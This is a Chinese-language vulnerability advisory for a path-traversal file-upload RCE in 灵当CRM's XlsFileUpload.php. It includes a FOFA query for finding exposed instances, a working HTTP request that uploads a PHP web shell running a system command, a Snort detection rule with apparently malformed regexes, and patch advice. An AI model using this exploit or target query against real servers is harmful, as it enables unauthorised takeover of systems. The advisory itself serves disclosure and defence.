

灵当CRM XlsFileUpload.php 文件上传致RCE漏洞

灵当CRM XlsFileUpload.php 文件上传致RCE漏洞，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

灵当CRM

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="crmcommon/js/jquery/jquery-1.10.1.min.js" || body="<http://localhost:8088/crm/index.php>" && body="ldcrm.base.js" || title="灵当CRM"

POC/EXP:

```
POST /crm/modules/Products/haige/XlsFileUpload.php?
frommodule=1/../../../../../../../../&cur_module=1/./storage/rce HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryTqkdY1lCvbvpmown

-----WebKitFormBoundaryaKljzbg49Mq4ggLz
Content-Disposition: form-data; name="ImportXlsFile"; filename="1.php"
Content-Type: image/jpeg

<?php system("whoami");unlink(__FILE__);?>
-----WebKitFormBoundaryaKljzbg49Mq4ggLz--
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Lingdang CRM - RCE via XlsFileUpload.php Path Traversal";
  flow:to_server,established;
  content:"POST"; http_method;
  pcre:"/\XlsFileUpload\.php\[^\s]*\.\\.\\.\\/i"; # 检测路径穿越特征
  content:"multipart/form-data"; http_header;
  content:"filename="; http_client_body;
  pcre:"/filename=[\']*([^\']*\.php[\\'|[\w]+\.\w{3,4}[\"])/i"; # 检测危险扩展名
  content:"<?php"; http_client_body;
  metadata:service http;
  metadata:affected_product "灵当CRM";
  metadata:vulnerability_type "File Upload RCE";
  classtype:web-application-attack;
  sid:1000290;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。